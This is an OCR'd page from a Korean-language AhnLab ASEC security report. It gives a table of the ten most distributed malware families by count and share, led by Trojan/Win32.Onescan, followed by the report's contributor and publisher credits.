



그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서는 Trojan/Win32.Onescan이 967건(35.4%)으로 1위를 차지했으며, Adware/Win32.InstallBrain 등 6건이 새로 등장했다.

순위	등락	악성코드명	건수	비율
1	▲1	Trojan/Win32.Onescan	967	35.4 %
2	▲2	ALS/Bursted	345	12.6 %
3	NEW	Adware/Win32.InstallBrain	323	11.8 %
4	NEW	Adware/Win32.DelBar	255	9.3 %
5	NEW	Trojan/Win32.Gen	194	7.1 %
6	▼5	Spyware/Win32.Gajai	162	5.9 %
7	NEW	Win-Trojan/Downloader.12800.LU	150	5.5 %
8	▼1	Win32/Induc	122	4.5 %
9	NEW	Trojan/Win32.KorAd	113	4.1 %
10	NEW	Trojan/Win32.ADH	104	3.8 %
		TOTAL	2,735	100.0 %

표 3-3 | 악성코드 배포 최다 10건



ASEC REPORT CONTRIBUTORS

집필진	책임연구원 이 영 수 선임연구원 박 종 석 선임연구원 박 시 준 선임연구원 이 도 현 연구원 강 민 철
참여연구원	ASEC 연구원
편집	안랩 세일즈마케팅팀
디자인	안랩 UX디자인팀
감수	전 무 조 시 행
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901

AhnLab